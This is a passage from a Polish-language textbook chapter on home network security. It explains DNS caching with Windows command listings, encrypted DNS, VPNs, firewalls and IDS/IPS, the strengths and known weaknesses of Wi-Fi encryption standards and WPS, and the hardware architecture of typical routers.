Pulę wpisów DNS buduje sobie też indywidualnie każdy komputer z systemem Windows czy MacOS, tworząc pamięć podręczną (ang. *cache*), której zawartość można podejrzeć komendą `ipconfig /displaydns` (listing 1) w konsoli Windows. W przypadku pracy na systemach typu Linux nie jest to już tak oczywiste. Starsze wersje tych systemów miały nienaprawiony przez wiele lat błąd*. Dystrybucja Ubuntu doczekała się odpowiedniej poprawki dopiero przy wersji 19.04[25].

* Chodzi o błąd związany z brakiem *cache* w systemach Linux, zob. Boström A., *Debian Bug report logs – #335476 [nscd] does not respect DNS TTL*, bugs.debian.org, October 24, 2005.

Listing 1. Wykorzystanie komendy `ipconfig /displaydns` w linii poleceń systemu Windows do sprawdzenia pamięci podręcznej DNS w systemie Windows

```
C:\Users\admin>ipconfig /displaydns

Windows IP Configuration

    www.gstatic.com
    ----------------------------------------------------
    Record Name.....................: www.gstatic.com
    Record Type.....................: 1
    Time To Live....................: 86
    Data Length.....................: 4
    Section.........................: Answer
    A (Host) Record.................: 172.217.16.3
```

Ewentualne problemy z rozwiązywaniem nazw należy diagnozować, czyszcząc wspomnianą pamięć podręczną komendą `ipconfig /flushdns` (listing 2).

Listing 2. Przykładowa odpowiedź na komendę `ipconfig /flushdns` w systemie Windows

```
C:\Users\admin>ipconfig /flushdns
Windows IP Configuration
Successfully flushed the DNS Resolver Cache.
```

Adres IP domen zazwyczaj można sprawdzić za pomocą podstawowego narzędzia dostępnego z poziomu konsoli Windows: `ping domena.com` (listing 3)[26].

Listing 3. Wykorzystanie komendy `ping sekurak.pl` w linii poleceń systemu Windows do sprawdzenia adresu IP domeny *sekurak.pl*

```
C:\Users\admin>ping sekurak.pl
Pinging sekurak.pl [51.77.40.125] with 32 bytes of data:
Reply from 51.77.40.125: bytes=32 time=6ms TTL=51
Reply from 51.77.40.125: bytes=32 time=6ms TTL=51
Reply from 51.77.40.125: bytes=32 time=7ms TTL=51
Reply from 51.77.40.125: bytes=32 time=7ms TTL=51

Ping statistics for 51.77.40.125:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 7ms, Average = 6ms
```

W przypadku sieci komercyjnych rozwiązania mające na celu translację wpisywanych adresów DNS na adresy IP są bardzo różne, począwszy od wykorzystania serwerów opartych na Linuxie lub oprogramowaniu Windows Server po DNS-y hierarchicznie zintegrowane z rozwiązaniami chmurowymi (np. usługa Route53 w Amazon AWS).

Dotychczas w projektowaniu sieci kwestie bezpieczeństwa nie zawsze stały na pierwszym miejscu. Coś, co jest bardzo ważne z perspektywy użytkownika końcowego, niekoniecznie było odpowiednio realizowane przez dostawców rozwiązań sieciowych. Na szczęście istniejący stan się poprawia i twórcy oprogramowania wykorzystują **szyfrowanie zapytań DNS** znacznie częściej, a zwłaszcza w przypadku procesu logowania do różnych serwisów. Szyfrowanie zapytań wnosi ważny element bezpieczeństwa, zabezpieczając tradycyjnie niezaszyfrowane informacje o domenach odwiedzanych przez użytkownika. Protokoły takie jak **DNS over HTTPS** (DoH) lub **DNS over TLS** (DoT) pomagają w zabezpieczeniu tych danych.


W kontekście procesu logowania kluczowym momentem jest wprowadzenie danych uwierzytelniających. Szyfrowanie zapytań na tym etapie chroni informacje o domenach, z którymi komunikuje się serwer logowania, zwiększając integralność i bezpieczeństwo sieci. To istotne zwłaszcza dla ochrony prywatności użytkowników i zapobiegania potencjalnym atakom, takim jak *Man-in-the-Middle* czy *DNS spoofing*.

O ile większość komunikacji pomiędzy routerem a serwerem docelowym jest trudna do podejrzenia przez dostawcę Internetu (jeśli jest zaszyfrowana), to do tej pory zazwyczaj nie było tak w przypadku samego nawiązywania połączenia. Zapytania do serwera DNS, czyli zapytania o konkretną stronę internetową, wykonywane były nieszyfrowanym kanałem na porcie 53, czyli jeśli osoba trzecia nie widziała samej komunikacji, to nadal mogła śledzić, które strony odwiedzamy. Jeśli chcemy tego uniknąć, warto zacząć wykorzystywać we własnej sieci jeden z dwóch typów połączenia oferujących szyfrowanie również samych zapytań do serwerów DNS.

Zasadniczą różnicą między nimi jest to, że jeden – DoH – ukrywa ruch w szyfrowanym ruchu HTTPS domyślnie na porcie 443, przez co jest trudniejszy do wykrycia, a drugi – DoT – wykorzystuje do osiągnięcia tego celu dodatkowy port 853. To teoretycznie jest lepszym rozwiązaniem, jeśli chodzi o implementację samego protokołu – używamy tu, analogicznie jak w standardowych zapytaniach DNS, indywidualnego portu, więc możemy dla niego zastosować inne reguły sieciowe (np. ograniczenie na firewallu zapytań ze wskazanej podsieci). W sieciach komercyjnych standard DoT może być uważany za bardziej potrzebny, bo pozwala administratorowi sieciowemu na wgląd i blokowanie pewnych zapytań DNS na poziomie routera, a nawet na blokadę portu do komunikacji. Z kolei w sieciach domowych nie ma to raczej większego znaczenia,

więc jeśli wybierzemy DoH w celu zakamuflowania ruchu przed dostawcą Internetu i dodatkowo zaszyjemy go w ruchu HTTPS, to też nie będzie to złym rozwiązaniem. Skorzystajmy z tej propozycji, którą oferuje dany router.

VPN (Virtual Private Network), czyli wirtualna sieć prywatna, to specjalny, szyfrowany tunel pozwalający na przesyłanie ruchu z sieci prywatnej poprzez sieć publiczną pomiędzy nadawcą i odbiorcą. Urządzenia połączone w ten sposób mogą komunikować się tak, jakby znajdowały się w tej samej sieci. Jest to oczywiście struktura wyłącznie logiczna, gdyż zazwyczaj nie ma między nimi bezpośredniego połączenia fizycznego. Oczywiście taka sytuacja może wystąpić, jeśli dwa hosty z punktu A łączą się do serwera w sieci B lub jeśli wykorzystujemy połączenia *site-to-site* (rysunek 7), czyli gdy połączymy VPN-em dwie sieci prywatne*.



Rysunek 7. Przykład połączenia VPN *site-to-site*

Dane przesyłane w takich sieciach są z reguły szyfrowane, ale mogą być też dodatkowo kompresowane w celu ograniczenia przesyłanego ruchu, co ma znaczenie zwłaszcza w przypadkach połączeń wykonywanych z poziomu urządzeń mobilnych. By zwiększyć bezpieczeństwo samej transmisji, do połączenia mogą być używane hasła, certyfikaty lub oba te rozwiązania.


Połączenie z korporacyjną siecią VPN może wymagać użycia dodatkowego sposobu potwierdzenia tożsamości: uwierzytelnienia dwuskładnikowego (ang. *two-factor authentication*, 2FA). Widoczne jest coraz częstsze zastosowanie tej metody w związku z coraz większym zapotrzebowaniem na pracę zdalną w miejscach, w których poufność jest priorytetem (biznes, medycyna, finanse i administracja). Wszystkie te branże dążą do zwiększania bezpieczeństwa danych przy realizowaniu połączeń do ich infrastruktury firmowej.

Popularne implementacje protokołu VPN to: OpenVPN, PPTP (potencjalnie niebezpieczny)[27], IPsec, SSTP lub WireGuard. W domowych routerach spotkamy się z implementacjami PPTP i OpenVPN, czasem IPsec, ale będziemy mogli też skorzystać z funkcji VPN *pass-through* do przepuszczania takiego ruchu bezpośrednio do hostów.

Większość komercyjnych rozwiązań do szyfrowania danych używa standardu AES-256 (szyfr AES z kluczem 256-bitowym), w przypadku rozwiązań darmowych mogą to być krótsze klucze lub inne algorytmy szyfrujące.

* Zainteresowanych tematem zachęcam do lektury tekstu o typach VPN-ów, zob. Fortinet, *What Is A Site-to-Site VPN?*.

Firewall a IPS/IDS – podstawową metodą ochrony sieci jest oferowany przez każdy router firewall, znany w języku polskim jako **zapora sieciowa** (rysunek 8[28]). Jest to proste rozwiązanie przepuszczające lub blokujące wykonywanie połączeń z sieci bądź do sieci za pośrednictwem poszczególnych portów. Bardziej zaawansowane jego formy spotkać można w każdym systemie operacyjnym – Windows oferuje zaporę systemową (obecnie Windows Defender lub Microsoft Defender, którego zapora jest częścią[29]), Linux korzysta np. z narzędzia iptables[30] lub uproszczonego oprogramowania UFW[31], znanego z dystrybucji opartych na Debianie.



Rysunek 8. Umiejscowienie zapory sieciowej i systemu typu IPS w sieci

Bardziej wyszukanym rozwiązaniem są dobrze znane z zastosowań komercyjnych, chociaż wcale już nie nowe[32], a dopiero raczkujące w routerach domowych, **systemy IDS** (Intrusion Detection System) i **IPS** (Intrusion Prevention System). Pierwszy z nich ma za zadanie wykrywać i informować o potencjalnych próbach ataku, drugi zaś ma aktywnie atakom przeciwdziałać. Wykrywa nietypowe zachowania i za pomocą analizatora pakietów blokuje potencjalnie niechcianą komunikację. Dodatkowo systemy te korzystają z zewnętrznych baz sygnatur publikowanych w Internecie, zawierających informacje o potencjalnie niebezpiecznych serwerach, z którymi IPS powinien zrywać połączenie lub na podstawie analizy cech charakterystycznych ataków sieciowych odpowiednio wcześnie je wykrywać i blokować.

Sam IPS/IDS może być również wdrożony na urządzeniu końcowym, np. komputerze, a nie tylko na routerze. Niestety, nie jest to rozwiązanie optymalne, ponieważ wymaga wpuszczenia niebezpiecznego ruchu do sieci i dopiero później zablokowania go. Jest też bardziej kosztowne wydajnościowo, gdyż wykonać te operacje musi procesor urządzeń końcowych, a nie dedykowany do takich zadań procesor routera[33].

W komercyjnych zastosowaniach spotyka się jeszcze pojęcie **Next-Generation Firewall** – NGFW (zapora sieciowa nowej generacji)[34]. Od tradycyjnych rozwiązań różni się dokładniejszą analizą pakietów oraz tym, że oferuje funkcje na wyższych warstwach modelu TCP, jak warstwa aplikacji. Do takich funkcji należą m.in. wykrywanie treści lub blokowanie ruchu szkodliwych aplikacji. Korzystając z tradycyjnego firewalla, nigdy nie wiemy, czy po standardowym porcie, np. HTTP `80` lub szyfrowanym HTTPS `443`, ktoś wykonuje połączenie do strony internetowej, czy właśnie komunikuje się z serwerem botnetu, czy może korzysta z sieci Torrent, co pozwala sprawdzić dopiero analiza pakietów dokładniejsza niż ta z systemów opartych na IPS. Warto zaznaczyć, że serwer C2 (ang. *Command and Control*) może wykorzystywać stronę WWW do komunikacji. Oznacza to, że w obu tych przypadkach może zachodzić sytuacja, że wykonywane jest połączenie do witryny internetowej, a dokładniej – do serwera WWW, co podkreśla znaczenie precyzyjnej analizy w identyfikacji zagrożeń.

W bezprzewodowych sieciach Wi-Fi stosuje się różne standardy szyfrowania, takie jak opisane poniżej metody: WEP, TKIP, WPA, a także AES CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol). WEP wykorzystuje algorytm RC4, TKIP skupia się na zapewnieniu integralności i generowaniu kluczy *per* pakiet, a WPA1 jest oznaczeniem dla protokołu TKIP. AES to zaawansowany standard do szyfrowania danych, a CCMP zastępuje TKIP w nowoczesnych implementacjach **metod szyfrowania**: **WEP**, **TKIP**, **WPA** oraz **AES***.

WEP (Wired Equivalent Privacy) jest przestarzałym, niebezpiecznym protokołem opartym na algorytmie RC4, symetrycznym szyfrze strumieniowym z kluczem poufnym. Już w 2001 roku wykazano wady implementacji klucza ze względu na słabe wektory inicjujące i potwierdzono doświadczalnie możliwość złamania go[35] za pomocą udostępnionego później darmowego oprogramowania AirSnort. Innym opublikowanym atakiem jest *Caffe Latte Attack*[36], polegający na zalaniu klienta zapytaniami ARP w celu otrzymania klucza. Przeciętny czas niezbędny do skutecznego przeprowadzenia tego ataku to mniej niż sześć minut, więc wystarczająco krótko, by wykonać go w sposób niezauważalny, nawet stojąc pod drzwiami mieszkania.

Starszy standard został zastąpiony nowszym rozwiązaniem, **TKIP** (Temporal Key Integrity Protocol). Protokół ten nadal wykorzystuje ten sam algorytm RC4, ale znacznie utrudniono w nim odczytanie wektora inicjującego, niezbędnego do przeprowadzenia ataku poprzez użycie hashowania jego wartości oraz wymuszenie generowania nowych kluczy po każdych 10 000 wymienionych pakietów. Mimo poprawy zabezpieczeń i ten standard w pewnej konfiguracji nadal może nie zapewniać bezpieczeństwa. W przypadku

* Zob. też Polak I., *Kryptologia z lotu ptaka* [w:] *Wprowadzenie do bezpieczeństwa IT*, t. 1, Kraków 2023, s. 461–507.

korzystania z protokołu TKIP w standardzie WPA[37] (Wi-Fi Protected Access), który używa kluczy o długości 128 bitów, wcześniejsze wersje tego standardu miały dwie opcje długości klucza: 64-bitową lub 128-bitową. Miały one jednak te same wady co WEP z powodu zaimplementowanej kompatybilności wstecznej. Z tej przyczyny agresor może w pewnej sytuacji przeprowadzić skuteczny atak kryptoanalityczny o ograniczonym zasięgu[38].

Sam wspomniany wyżej standard **WPA** obecnie funkcjonuje głównie w drugiej i – częściowo – trzeciej wersji. Pierwsza została potraktowana jako punkt pośredni pomiędzy WPA2 a niebezpiecznym już wtedy protokołem WEP opisanym powyżej. Zmiana na wersję drugą wiązała się też z porzuceniem TKIP na rzecz **AES**. Advanced Encryption Standard[39] to symetryczny szyfr blokowy, który jest implementacją pewnego podzbioru algorytmu Rijndael[40], stworzonego przez dwóch belgijskich kryptografów, Joana Daemena oraz Vincenta Rijmena. W przypadku WPA klucz szyfrujący został wydłużony do 256 bitów. Niemniej jednak, mimo zastosowania zaawansowanego standardu, istnieją trudne do wykorzystania i obarczone dużą niepewnością ataki na to rozwiązanie[41].

Kolejna wersja standardu, WPA3[42], wymusza używanie szyfrowania za pomocą minimum AES-128, czyli z wykorzystaniem 128-bitowego klucza. Pierwsza wersja WPA powinna być już pomijana z powodu dużej podatności na ataki.

W sytuacji, gdy router pracuje w trybie Personal, wszyscy podłączający się do sieci korzystają z tego samego klucza, można więc postarać się o wykorzystanie ataków słownikowych na ten klucz[43]. Nie tylko WPA-PSK (Pre-shared Key), czyli wersja protokołu WPA ze współdzielonym hasłem, jest podatna na ataki, również WPA-TKIP ulega atakom kryptograficznym[44].

WPA2 także skutecznie zaatakowano, ale przeprowadzenie ataku wymagało już włożenia większego nakładu pracy. Opisy przykładowych ataków wraz z demonstracjami można znaleźć w literaturze[45]. Taki atak wykorzystuje podatność Linuxa i Androida pozwalającą na ponowną instalację całych zerowych kluczy kryptograficznych. Inny atak to możliwość złamania hasła – i tu, jak można było się spodziewać, im jest ono dłuższe, tym trudniej je złamać[46]. WPA3 też jest już „bohaterem" kilku rodzajów skutecznych ataków[47].

Istnieje jeszcze dodatkowa implementacja standardu **WPA/WPA2 – Enterprise**. Jest to bardziej skomplikowane rozwiązanie, częściej spotykane w sieciach firmowych lub akademickich. Do działania wymaga obecności w sieci serwera RADIUS.

Tu klucze szyfrowania są każdorazowo negocjowane i przydzielane przez serwer każdemu użytkownikowi z osobna. Uwierzytelnienie do sieci wymaga użycia dodatkowego elementu poświadczającego, jak: token, użytkownik i hasło, certyfikat czy karta kryptograficzna. W tej metodzie nie ma klucza współdzielonego, który może wyciec i wymusić przez to jego zmianę na wszystkich urządzeniach podłączonych do sieci Wi-Fi.

W podobny sposób odbywa się też zarządzanie aktywnymi użytkownikami. Administrator może usunąć konto użytkownika lub unieważnić wystawiony mu certyfikat bez konieczności wprowadzania zmian na poszczególnych punktach dostępowych[48].

CCMP[49] jest standardowym protokołem szyfrowania dla standardu WPA2 i oferuje znacznie większe bezpieczeństwo niż protokoły WEP i TKIP w WPA. Zapewnia poufność danych, uwierzytelnianie oraz kontrolę dostępu. Ze względu na użycie 128-bitowego klucza CCMP jest odporny na ataki do 2^{64} operacji, chociaż istnieją pewne ogólne ataki *Meet-in-the-Middle*, które mogą ograniczyć teoretyczną siłę klucza[50].

WPS (Wi-Fi Protected Setup) – to funkcja pozwalająca na podłączenie w prosty sposób nowych sprzętów do zabezpieczonej sieci bezprzewodowej. Wymaga fizycznego zatwierdzenia podłączenia, zazwyczaj przez wciśnięcie odpowiedniego przycisku na panelu samego routera lub podanie kodu PIN. Niestety, taki kod jest podatny na ataki siłowe (ang. *brute-force*) lub bardziej wyrafinowaną metodę, *pixie dust*, mającą na celu odgadnięcie ośmiocyfrowego PIN-u w kilka minut*. W porównaniu z nią zwykły atak *brute-force* zajmowałby kilka godzin. W szerszej perspektywie funkcja WPS powinna być traktowana jako potencjalnie niebezpieczna.


UPnP (Universal Plug-and-Play) – to usługa powstała w celu ułatwienia podłączania sprzętu domowego do sieci. Do najczęstszych sprzętów zalicza się: urządzenia audio-wideo, konsole, kamery oraz urządzenia IoT. Jeśli sprzęt końcowy komunikuje się z kompatybilnym routerem i prześle konfiguracje parametrów, jakich potrzebuje do prawidłowego połączenia, np. odpowiedniego otwartego portu sieciowego, to urządzenie wykona operację zmiany lub dodania wpisu w zaporze sieciowej bez naszego udziału.

QoS (Quality of Service**, rysunek 9[51]) – to funkcja pozwalająca na nadawanie różnych priorytetów różnym typom ruchu w sieci. Router to w zasadzie dość proste urządzenie, umożliwiające podłączenie wielu innych urządzeń do sieci. Czasem będzie to laptop, a czasem – inteligentna żarówka LED. Twórcy sprzętu, żeby poprawić komunikację z tymi właśnie przeróżnymi urządzeniami, zaczęli oferować możliwość budowania inteligentnych kolejek do przesyłu danych w sieci. W większości przypadków są to automatyczne tryby definiowane przez router, ale nie zawsze. Przykładowo routery marki MikroTik pozwalają na całkiem zaawansowane formowanie ruchu, wykorzystując poza kolejkami również opcję Fasttrack[52] w firewallu.

* Lista routerów podatnych na ataki *pixie dusts*.

** Więcej na ten temat zob. Konkowski K., *QoS w sieciach agregacyjnych*, Cisco, 2011; Molenaar R., *WRED (Weighted Random Early Detection)*, NetworkLessons.com.





Sprzęty domowe nie zawsze potrzebują największej prędkości pobierania danych z Internetu, dlatego urządzenia brzegowe wyposażono w opcję pozwalającą na określenie większej lub mniejszej przepustowości, z zachowaniem przy tym stabilnego łącza dla pozostałych urządzeń również z niego korzystających. Nowe routery często oferują przygotowane przez producenta profile, umożliwiające automatyczne dopasowanie sieci w celu przyznawania pierwszeństwa np. ruchu związanego z transferem wideo lub tego związanego z grami sieciowymi. Niestety, poza zaletami, czasem użycie QoS wiąże się z pewnymi ograniczeniami. Nie zawsze ruch, który uważamy za ważny, zostanie prawidłowo rozpoznany, zwłaszcza przez nowsze rozwiązania adaptacyjne, co może doprowadzić nawet do spadku wydajności w wypadku naszej usługi. Dodatkowo niektóre starsze routery po włączeniu tego trybu pracy potrafiły ograniczać maksymalny dostępny transfer na poziomie swojego mikroprocesora. Nie były wyposażone w odpowiednio szybkie podzespoły, żeby robić to bezstratnie – i część swojej mocy obliczeniowej przeznaczały na obsługę dzielenia łącza. Warto mieć zatem świadomość, że rozwiązanie to nie zawsze może okazać się idealne.



Rysunek 9. Idea działania funkcji QoS w sieci

Routery oferują kilka dodatkowych **trybów pracy**, dlatego, chociaż podstawowym ich zadaniem jest trasowanie, to dokumentacja producentów często nazywa je wielofunkcyjnymi urządzeniami bezprzewodowymi. Zestawienie trybów zamieszczone zostało w tabeli 3[53].

Tabela 3. Zestawienie typów dostępowych w sieciach Wi-Fi

Punkt dostępowy	Nie oferuje funkcji routera – zazwyczaj działa jak switch i znajduje się za innym routerem 
Router bezprzewodowy	Typowe zastosowanie domowe – router łączący z siecią dostawcy Internetu 
Repeater lub Mesh	Dwa tryby pozwalające na rozszerzenie naszej sieci Wi-Fi, gdy łączymy się z innym routerem – Mesh często dostępny jest również po łączu ethernetowym – LAN 
Most	Tryb do połączenia dwóch routerów, gdy chcemy, żeby oferowały różne sieci Wi-Fi lub inne podsieci 

Tryb klienta	Tryb pozwalający na pracę routera jako adaptera Wi-Fi dla urządzeń, które go nie posiadają 
Tryb klienta punktu dostępowego	Tryb pracy pozwalający na dystrybuowanie dodatkowej sieci Wi-Fi po połączeniu do routera przez pierwszą sieć Wi-Fi – w tym przypadku jest ona siecią WAN 

BUDOWA ROUTERA

Urządzeniem, które łączy sieci domowe z siecią Internet (chociaż nie tylko, bo może również łączyć różne sieci), jest router. Poświęćmy jeden krótki rozdział na przedstawienie ideowego działania samego urządzenia.

Typowa architektura routerów

TYPOWA ARCHITEKTURA OBECNYCH ROUTERÓW

- Serce każdego routera to trzy procesory – jeden główny oraz dwa pomocnicze do obsługi sieci Wi-Fi.
- Niezależnie od dostawcy układu scalonego routera architektura zasadniczo się nie różni.
- Nie wszystkie szczegóły dotyczące działania routerów są szeroko publikowane ze względów bezpieczeństwa. Opublikowanie zbyt wielu informacji technicznych może ułatwić potencjalnym atakującym znalezienie luk w zabezpieczeniach. Ponadto przedsiębiorstwa często traktują pewne aspekty swoich produktów jako tajemnicę handlową, aby zachować przewagę konkurencyjną.

Na początek spojrzenie na typowy router, jaki można spotkać w domach – MikroTik Routerboard RB951G-2HnD (rysunek 10[54]).


Rysunek 10. MikroTik Routerboard RB951G-2HnD

Patrząc od lewej strony na rysunku 10, po kolei omówimy zastosowanie typowych portów i wskaźników, które spotkamy w urządzeniu:

- POWER – Zasilanie – miejsce, do którego podłączamy zasilacz, zazwyczaj dołączony przez producenta sprzętu.
- RES – Reset – typowy sposób na przywracanie urządzenia do stanu fabrycznego polega na wciśnięciu ukrytego w otworze przycisku i przytrzymaniu go kilka lub kilkanaście sekund. Procedura może różnić się w zależności od modelu lub producenta, ale jest raczej typowa.
- PWR – wskaźnik informujący o działaniu urządzenia.
- ACT – dioda informująca o aktywnym ruchu sieciowym (często umieszczona jest na portach w formie małych diod znajdujących się obok miejsca wtyku). W tym modelu funkcję sygnalizacji pracy poszczególnych portów wskazuje panel na górze urządzenia.
- PORTY LAN – standardowe porty obsługujące komunikację LAN lub WAN (wtyk typu 8p8c, potocznie zwany RJ-45).
- PORT WAN – w części urządzeń port, którym komunikujemy się z naszym dostawcą Internetu, będzie oznaczony w inny sposób.
- PORT BNC/DSL/xDSL/ADSL – inne porty WAN spotykane w routerach. BNC, czyli złącze koncentryczne, jest często jeszcze spotykanym portem, gdy dostawcą Internetu jest operator sieci telewizyjnej. Łącza oparte na DSL korzystają z wtyku RJ-11 znanego z telefonii stacjonarnej.
- PORT PoE – Power over Ethernet – specjalny port LAN pozwalający również na zasilenie innego urządzenia za jego pomocą (np. kamery IP).
- PORT USB – niektóre routery oferują możliwość podłączenia do nich innych urządzeń komunikujących się za pomocą standardu USB, umożliwiając korzystanie z nich z sieci LAN (np. drukarki nieposiadające modułu

Wi-Fi lub dyski twarde udostępnione jako udziały sieciowe). Inną funkcją tego portu może być podłączenie modułu LTE i praca w trybie Dual WAN lub wykorzystywanie go jako łącza zapasowego.

Spójrzmy teraz na ideowy schemat tego urządzenia (rysunek 11).



Rysunek 11. Schemat ideowy MikroTik Routerboard RB951G-2HnD


Gdy spojrzymy na układ ideowy routera, możemy łatwo zauważyć główny jego komponent, jakim jest układ Atheros 9344[55] SOC. Zawierają się w nim dwa składniki – CPU, czyli główny procesor, oraz dwa kontrolery odpowiedzialne za obsługę sieci Wi-Fi w dwóch pasmach.

Patrząc na prawą stronę rysunku 11, widzimy dwa niezależne łańcuchy służące do obsługi Wi-Fi, połączone z układem poprzez anteny/wzmacniacze sygnału.

Procesor o mocy 600 MHz komunikuje się z pozostałymi układami – USB, brzęczykiem, steruje diodami LED. Dodatkowo układ wyposażony jest w pamięć RAM przechowującą informacje ulotne (np. tabele routingu – informacje, do których portów podłączone jest konkretne urządzenie) oraz NAND. Ta druga służy do przechowywania firmware'u urządzenia. Może być nadpisywana w chwili aktualizacji lub zmiany oprogramowania sterującego.

Kolejnym elementem, który znalazł się w urządzeniu, jest Atheros 8327[56] – układ gigabitowego switcha. To z nim komunikują się urządzenia podłączone do poszczególnych portów LAN i to on decyduje, czy ruch, który do niego trafia, powinien zostać przekierowany dalej. Jeśli tak – ruch zostanie przekierowany do układu routera, jeśli nie – trafi do innego portu (przy założeniu, że switch miał informacje o wyszukiwanym hoście w swojej bazie).

Dla potwierdzenia, że zasadniczo ten układ ideowy jest charakterystyczny dla wszystkich routerów, na rysunku 12[57] przedstawiona została rzeczywista płytka lutowana PCB routera TP-Link Archer C7.



Rysunek 12. Układ PCB routera TP-Link Archer C7

Podobnie jak na ideowym rysunku 11 z zupełnie innego modelu, innego producenta, możemy znaleźć tu dwie wewnętrzne anteny Wi-Fi, dwa banki pamięci: RAM oraz programowalną (FLASH). Oczywiście są tu również procesory i moduł switcha.

Użyte układy mogą się różnić, ale ideowo realizują takie same operacje.

WYBÓR SPRZĘTU I EWENTUALNE PROBLEMY

